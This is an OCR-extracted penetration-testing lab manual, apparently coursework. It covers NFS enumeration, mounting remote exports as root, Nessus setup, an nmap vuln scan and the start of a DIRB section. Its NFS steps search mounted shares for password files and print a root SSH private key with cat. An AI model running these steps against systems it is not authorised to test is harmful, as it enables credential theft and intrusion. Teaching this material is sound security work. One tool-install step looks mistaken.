
Use common tools like nmap or rpcinfo to determine the versions of NFS currently supported. This may be important later. We want to force the use of version 3 or below so we can list and impersonate the UID of the file owners. If root squashing is enabled that may be a requirement for file access.

Enumerate support NFS versions with Nmap:

```
nmap -sV -p111,2049 192.168.1.171
```

Enumerate support NFS versions with rpcinfo:

```
apt-get install nfs-client
rpcinfo -p 192.168.1.171
```




Enumerating NFS Exports

Now we want to list the available NFS exports on the remote server using Metasploit or showmount.

Metasploit example:


```
root@kali:~# msfconsole
msf > use auxiliary/scanner/nfs/nfsmount
msf auxiliary(nfsmount) > set rhosts 192.168.1.171
msf auxiliary(nfsmount) > run
```



Showmount example:

apt-get install samba


```
showmount -e 192.168.1.171
```



Mounting NFS Exports

Now we want to mount the available NFS exports while running as root. Be sure to use the "-o vers=3" flag to ensure that you can view the UIDs of the file owners. Below are some options for mounting the export.


```
mkdir demo
mount -o vers=3 192.168.1.171:/home demo
mount -o vers=3 192.168.1.222:/home demo -o nolock
or
mount -t nfs -o vers=3 192.168.1.171:/home demo
or
mount -t nfs4 -o proto=tcp,port=2049 192.168.1.171:/home demo
```



Viewing UIDs of NFS Exported Directories and Files


List UIDs using mounted drive:

ls -an



List UIDs using nmap:

nmap --script=nfs-ls 192.168.1.171 -p 111



Searching for Passwords and Private Keys (User Access)


Alrighty, let's assume you were able to access the NFS with root or another user. Now it's time to try to find passwords and keys to access the remote server. Private keys are typically found in /home/<user>/.ssh directories, but passwords are often all over the place.

Find files with "Password" in the name:

cd demo


find ./ -name "*password*"

cat ./test/password.txt



Find private keys in .ssh directories:

```
mount 192.168.1.222:/ demo2/
cd demo2
find ./ -name "id_rsa"
cat ./root/.ssh/id_rsa
```



Practical No. 6

Vulnerability Scanning

a. Vulnerability Scanning with Nessus

Nessus is a very popular and widely used vulnerability scanner and assessment tool for testing web application and mobile application. Nessus doesn't comes pre-installed with Kali Linux, so we need to download and install it manually.

Nessus vulnerability scanner package is available for download in Tenable's site. This is the official download site for Nessus.

We download the 64 bit version for our Kali Linux system. It will be saved on our Downloads folder. So we open the terminal there and run following command to install Nessus on Kali.


```
sudo dpkg -i Nessus*.deb
```

Then it will start installing as shown in the following screenshot:

```
kali@kali:~$ cd Downloads
kali@kali:~/Downloads$ sudo dpkg -i Nessus*.deb
(Reading database ... 427427 files and directories currently installed.)
Preparing to unpack Nessus-8.12.1-debian6_amd64.deb ...
Unpacking nessus (8.12.1) over (8.12.1) ...
Setting up nessus (8.12.1) ...
Unpacking Nessus Scanner Core Components ...

 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
 - Then go to https://kali:8834/ to configure your scanner

kali@kali:~/Downloads$
```

Okey, It is now installed.

We need to open our web browser and navigate to https://localhost:8834 here we might got security warnings form browser but we can ignore it, because it is our localhost.



So we go to Advanced and processed to localhost.

Then we reach the beautiful Nessus Setup, as shows in the following screenshot:


Here we can "Continue" with "Nessus Essentials". Then we got a form asking about our details like name and e-mail id. Here we need to provide a original e-mail id because Nessus will verify it. So we fill it and click to

Then we click on "E-mail" and an "Activation Code" will be send to our given e-mail id.

Now we give the "Activation Code" and click on "Continue", in the following screenshot we have hided our activation code.


Then we need to create user by creating username and password for login.

Then we can login. After login we see the front page of Nessus.



Here we can submit our targets. Targets like hostnames, IP address (IPV6 or IPV4), to scan the target. We can put networks here to scan.

Similarly we can close this and click on "New Scan" to add targets, here we got lots of options as we can see in the following screenshot.



From here we can scan our targets and know about it's vulnerabilities.

b. Vulnerability Scanning with Nmap

The Nmap Scripting Engine is a set of scripts users can include in their scans, designed mainly to detect and exploit vulnerabilities.

To update NSE, run the following command:


```
sudo nmap --script-updatedb
```

In the following example, the ***–script*** flag calls the scripts from the ***vuln*** category, scanning for around 150 popular vulnerabilities.

sudo nmap --script vuln 66.97.40.223 -v

```
linuxhint@LinuxHint:~$ sudo nmap --script vuln 66.97.40.223 -v
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-07 17:46 -03
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:46
Completed NSE at 17:46, 10.01s elapsed
Initiating NSE at 17:46
Completed NSE at 17:46, 0.00s elapsed
Initiating Ping Scan at 17:46
Scanning 66.97.40.223 [4 ports]
Completed Ping Scan at 17:46, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:46
Completed Parallel DNS resolution of 1 host. at 17:46, 0.08s elapsed
Initiating SYN Stealth Scan at 17:46
Scanning vps-1623121-x.dattaweb.com (66.97.40.223) [1000 ports]
Discovered open port 25/tcp on 66.97.40.223
Discovered open port 110/tcp on 66.97.40.223
Discovered open port 995/tcp on 66.97.40.223
Discovered open port 443/tcp on 66.97.40.223
```

As you can see in the following screenshot, Nmap reports some vulnerabilities are discarded while others are probable:



Practical No. 7

Web Application Assessment Tools

a. DIRB

DIRB is a command line based tool to brute force any directory based on wordlists. DIRB will make an HTTP request and see the HTTP response code of each request

Step 1 — Open Terminal

